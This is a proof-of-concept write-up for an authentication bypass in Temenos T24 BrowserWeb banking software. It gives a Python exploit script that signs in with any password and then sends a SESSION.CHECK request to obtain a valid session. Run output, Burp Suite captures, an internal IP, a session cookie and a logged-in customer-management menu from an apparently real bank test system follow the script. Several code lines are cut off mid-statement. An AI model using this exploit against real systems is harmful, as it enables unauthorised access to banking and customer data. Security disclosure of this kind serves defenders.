T24 - BrowserWeb bypass authen

For convenience, I have pre-written the POC script here

```
"""
Author: manhnv
Website: manhnv.com
Email: nguyenmanh0397@gmail.com
"""

import requests
import warnings
import argparse

from bs4 import BeautifulSoup


warnings.filterwarnings('ignore')

# Setup Burpsuite proxy
proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080"
}

session = requests.Session()

def get_form_login(url):
    print("\n\n----------> GET FROM LOGIN <----------------")
    url_login = "/BrowserWeb/servlet/BrowserServlet"
    arr_params = dict()
    req = session.get(url + url_login, proxies=proxies, verify=
    soup = BeautifulSoup(req.text, 'html.parser')

    inputs = soup.find_all('input')

    for input in inputs:
        arr_params[input.get("name")] = input.get("value")
    print("=> DATA: {}".format(arr_params))
    return arr_params

def login(url, data):
    print("\n\n--------------> LOGIN <---------------------")
    url_login = "/BrowserWeb/servlet/BrowserLoginServlet"
    req = session.post(url + url_login, data=data, proxies=proxi
    print("=> HEADERS: {}".format(req.headers))



def bypass_login(url):
    print("\n\n----------> BYPASS LOGIN <----------------")
    data = {
        "blankRequestType": "SESSION.CHECK"
    }
    url_login = "/BrowserWeb/servlet/BrowserLoginServlet"
    req = session.post(url + url_login, data=data, proxies=proxi

    if req.text.find("frameset") != -1 and req.text.find("frame"
        print("=> BYPASSED LOGIN !!!")

        print("=> COOKIE: {}".format(session.cookies))

# ----------------- MAIN --------------------
def main():
    # python .\poc.py --url https://t24.manhnv.com --username ma
    parser = argparse.ArgumentParser(
        description="Exploit bypass authen T24 BrowserWeb",
        add_help=True
    )
    parser.add_argument('--url', type=str, required=True, help=
    parser.add_argument('--username', type=str, required=True, h

    args = parser.parse_args()

    username = args.username
    url = args.url

    data_params = get_form_login(url)
    data_params["signOnName"] = username
    data_params["password"] = "123456" # You can enter any passw

    login(url, data_params)
    bypass_login(url)

    # Example: python .\poc.py --url https://t24uat4.manhnv.com
    print("\n\nNext action: Go to burpsuite, Show response /Brow


if __name__ == "__main__":
    main()
```

Step 1: Config Burpsuite proxy


- http://127.0.0.1:8080

```
proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080"
}
```

Step 2: Run POC


```
python .\poc.py --url https://t24.manhnv.com --username manhnv
```

⇒ Please replace the username and valid url



```
PS D:\MSB\SourceCode\exploit-t24> python .\poc.py --url https://t24uat4.[redacted] --username [redacted]


----------> GET FROM LOGIN <----------------
=> DATA: {'dummy_username': None, 'dummy_password': None, 'command': 'login', 'requestType': 'CREATE.SESSION', 'counter': '67981752', 'branchAdminLogin': '', 'sign
OnNameEnabled': 'Y', 'signOnName': '', 'password': '', None: 'Sign in'}


--------------> LOGIN <---------------------
=> HEADERS: {'Connection': 'keep-alive', 'X-Permitted-Cross-Domain-Policies': 'none', 'X-XSS-Protection': '1; mode=block', 'X-Content-Type-Options': 'nosniff', 'X-
FRAME-OPTIONS': 'SAMEORIGIN', 'Location': 'http://t24uat4.[redacted]BrowserWeb/jsps/blankPage.jsp', 'Content-Length': '0', 'Date': 'Mon, 27 May 2024 09:06:49 GMT'
}


----------> BYPASS LOGIN <----------------
=> BYPASSED LOGIN !!!
=> COOKIE: <RequestsCookieJar[<Cookie JSESSIONID="x3T7BBC2HHGSIZ_0LcW160FmIpz32Ii8JZi382I3.t24uat-web02:server03b" for t24uat4.[redacted]/BrowserWeb>]>


Next action: Go to burpsuite, Show response /BrowserWeb/servlet/BrowserLoginServlet in browser
PS D:\MSB\SourceCode\exploit-t24>
```

Step 4: Check Burpsuite and follow the steps as below



Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Para...	Edited	Status co...	Length	MIME t...	Extensi...	Title	Notes	TLS	IP	Cookies	Time	Listen
907	https://content-signat...	GET	/chains/202402/normandy.content-signature.mozilla.org-2024-07-04-09-28-31....	✓					chain			✓	34.160.144.191		16:06:48 ...	8080
906	https://t24uat4.[redacted]	POST	/BrowserWeb/servlet/BrowserLoginServlet	✓		200	6475	HTML		T24 - TRU SO CH...		✓	10.0.130.211	JSESSIONID=...	16:06:39 ...	8080
905	https://t24uat4.[redacted]	POST	/BrowserWeb/servlet/BrowserLoginServlet	✓		302	306					✓	10.0.130.211		16:06:39 ...	8080
904	https://t24uat4.[redacted]	GET	/BrowserWeb/servlet/BrowserServlet			200	12022	HTML		T24 Transact UAT		✓	10.0.130.211	JSESSIONID=...	16:06:39 ...	8080
903	https://t24uat4.[redacted]	GET	/BrowserWeb/servlet/BrowserServlet									✓	10.0.130.211		16:06:23 ...	8080
902	http://detectportal.fir...	GET	/canonical.html			503	4154	HTML	html	ERROR: The requ...			34.107.221.82		16:06:16 ...	8080
901	http://detectportal.fir...	GET	/canonical.html			503	4159	HTML	html	ERROR: The requ...			34.107.221.82		16:06:11 ...	8080
900	https://content-signat...	GET	/chains/202402/normandy.content-signature.mozilla.org-2024-07-04-09-28-31....	✓					chain			✓	34.160.144.191		16:06:06 ...	8080
899	http://detectportal.fir...	GET	/canonical.html			503	4159	HTML	html	ERROR: The requ...			34.107.221.82		16:06:06 ...	8080
898	http://detectportal.fir...	GET	/canonical.html			503	4159	HTML	html	ERROR: The requ...			34.107.221.82		16:06:01 ...	8080
897	http://detectportal.fir...	GET	/canonical.html			503	4159	HTML	html	ERROR: The requ...			34.107.221.82		16:05:56 ...	8080


Request

```
POST /BrowserWeb/servlet/BrowserLoginServlet HTTP/1.1
Host: t24uat4.[redacted]
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=
"oRNRVja736vKrEhaw4ZMiFD_KtOszfaTPslhB968.t24uat-web02:server03b"
Content-Length: 30
Content-Type: application/x-www-form-urlencoded

blankRequestType=SESSION.CHECK
```

Response

```
HTTP/1.1 200 OK
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store
Set-Cookie: JSESSIONID=
"x3T7BBC2HHGSIZ_0LcW160FmIpz32Ii8JZi382I3.t24uat-web02:server03b";
Version=1; Path=/BrowserWeb
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection:  1; mode=block
Pragma: no-cache
X-FRAME-OPTIONS: SAMEORIGIN
Date: Mon, 27 May 2024 09:06:50 GMT
Connection: keep-alive
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Length: 5986

<html xml:lang="en" lang="en">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <link rel="icon" href="../plaf/icon/favicon.ico">
    <script type="text/javascript" src="../scripts/ARC/Logger.js">
    </script>
    <script type="text/javascript">
      if(typeof(Logger) != "undefined"){
```


Show response in browser



```
POST /BrowserWeb/servlet/BrowserLoginSe
Host: t24uat4.[redacted]
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=
"oRNRVja736vKrEhaw4ZMiFD_KtOszfaTPslhB9
Content-Length: 30
Content-Type: application/x-www-form-ur

blankRequestType=SESSION.CHECK
```

```
HTTP/1.1 200 OK
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache,no-store
Set-Cookie: JSESSIONID=
"x3T7BBC2HHGSIZ_OLcW16OFmIpz32Ii8JZi382I3.t24uat-web02:server03b";
Version=1; Path=/BrowserWeb
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection:  1; mode=block
Pragma: no-cache
X-FRAME-OPTIONS: SAMEORIGIN
Date: Mon, 27 May 2024 09:06:50 GMT
Connection: keep-alive
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Length: 5986

<html xml:lang="en" lang="en">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <link rel="icon" href="../plaf/icon/favicon.ico">
    <script type="text/javascript" src="../scripts/ARC/Logger.js">
    </script>
    <script type="text/javascript">
      if(typeof(Logger) != "undefined"){
```

Login success



T24 - [redacted]
Private browsing
https://t24uat4 [redacted] /BrowserWeb/servlet/BrowserLoginServlet
Bur

NG [redacted] Last signed on 27 MAY 2024 at 15:16 with 0 attempt(s)

Help Tools Sign Off
User Menu
Customer Relationship
Customer
Individual Customer
Corporate Customer
Create Prospect
Capture Prospect Exit Status
Activate Customer
Amend Customer
Capture Customer Exit Status
Deceased Customer
View/Reverse External User
Unauthorised Customer
Unauthorised Customer Pending AML Check
Authorise/Delete Customer
Delete/Authorise External User
Create Routing Instructions
Amend Routing Instructions
Authorise/Delete Routing Instructions
Capture Customer Segmentation Details
Amend Customer Charge
Authorise/Delete Customer Charge
Set/Remove Posting Restrict
Authorise/Delete Posting Restrict
Capture External Arrangement
Authorise/Delete External Arrangement
Set Customer SSI
Authorise/Delete Customer SSI
KYC
Customer Process Workflow
Customer Mass Block
Enquiries
Travel Notification Management
Customer Dormancy
FCM
Authorise Corporate Customers
Customer Addresses and Preferences
CRM
Account
Mandate Management
DD Management